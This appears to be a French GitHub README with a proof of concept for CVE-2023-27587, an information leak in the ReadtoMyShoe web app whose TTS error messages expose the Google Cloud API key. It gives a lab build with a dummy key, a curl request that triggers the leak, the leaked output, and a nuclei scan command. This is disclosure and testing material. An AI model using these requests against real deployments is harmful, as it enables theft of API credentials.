
 vagnerd/cve-2023-27587-poc
Le PoC simple de CVE-2023-27587

Le simple PoC de CVE-2023-27587
ReadtoMyShoe (RTMS) est une application web (rust, yew et axum) qui permet de télécharger des articles (via URL ou par collage direct) et de les écouter plus tard.

Si une erreur se produit lors de l'ajout d'un article, le site web affiche un message d'erreur à l'utilisateur. Si l'erreur provient de la requête Google Cloud TTS, alors elle inclura l'URL complète de la requête. L'URL de la requête contient la clé API Google Cloud.
$ git clone https://github.com/rozbb/readtomyshoe.git
$ cd readtomyshoe && git checkout v0.2.0
$ echo "GCP_KEY_LEAKED_TEST" > server/gcp_api.key
$ DOCKER_BUILDKIT=1 docker build -t readtomyshoe-vul .
$ docker run -p 9382:9382 readtomyshoe-vul
La clé n'est exposée que lorsqu'une erreur se produit dans l'appel GCP !
curl 'http://192.168.15.201:9382/api/add-article-by-text' -X POST \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'content-type: application/json' \
  --data-raw '{"title":"Kernsicherheitstest","body":"Kernsicherheitstest"}'
TTS failed: TTS request failed

Caused by:
    HTTP status client error (400 Bad Request) for url (https://texttospeech.googleapis.com/v1beta1/text:synthesize?key=GCP_KEY_LEAKED_TEST%0A)
https://github.com/projectdiscovery/nuclei-templates/blob/main/cves/2023/CVE-2023-27587.yaml

$ nuclei -t cves/2023/CVE-2023-27587.yaml -u http://<host>
https://github.com/rozbb/readtomyshoe/security/advisories/GHSA-23g5-r34j-mr8g
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-27587
